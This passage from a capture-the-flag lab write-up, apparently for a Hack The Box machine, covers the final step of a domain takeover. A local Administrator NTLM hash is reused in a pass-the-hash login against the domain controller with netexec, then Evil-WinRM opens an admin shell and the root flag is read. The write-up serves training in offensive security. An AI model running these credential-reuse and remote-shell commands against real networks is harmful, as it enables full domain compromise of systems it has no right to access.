The extracted session belongs to the local `Administrator` of the retired server rather than to a domain account, so on paper it should be of no use against the Domain Controller. In practice, build images and administrative accounts are routinely deployed with a shared password, and the pattern of reuse we have already seen suggests this environment is no exception. Since the `NT` hash is all that `NTLM` authentication requires, we can test the theory with a Pass-The-Hash login as the domain `Administrator`.

```
$ netexec smb checkpoint.htb -u Administrator -H f29e9c014295b9b32139b09a2790be3b

SMB    10.129.85.252    445    DC01    [+]
checkpoint.htb\Administrator:f29e9c014295b9b32139b09a2790be3b (Pwn3d!)
```

The hash is valid against the Domain Controller and the account is a member of `Domain Admins`, so we can get an interactive shell with `Evil-WinRM`.

```
$ evil-winrm -i DC01.checkpoint.htb -u Administrator -H f29e9c014295b9b32139b09a2790be3b

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami; hostname
checkpoint\administrator
DC01
```

The root flag can be found at `C:\Users\max.palmer\Desktop\root.txt`

```
*Evil-WinRM* PS C:\> type C:\Users\max.palmer\Desktop\root.txt
```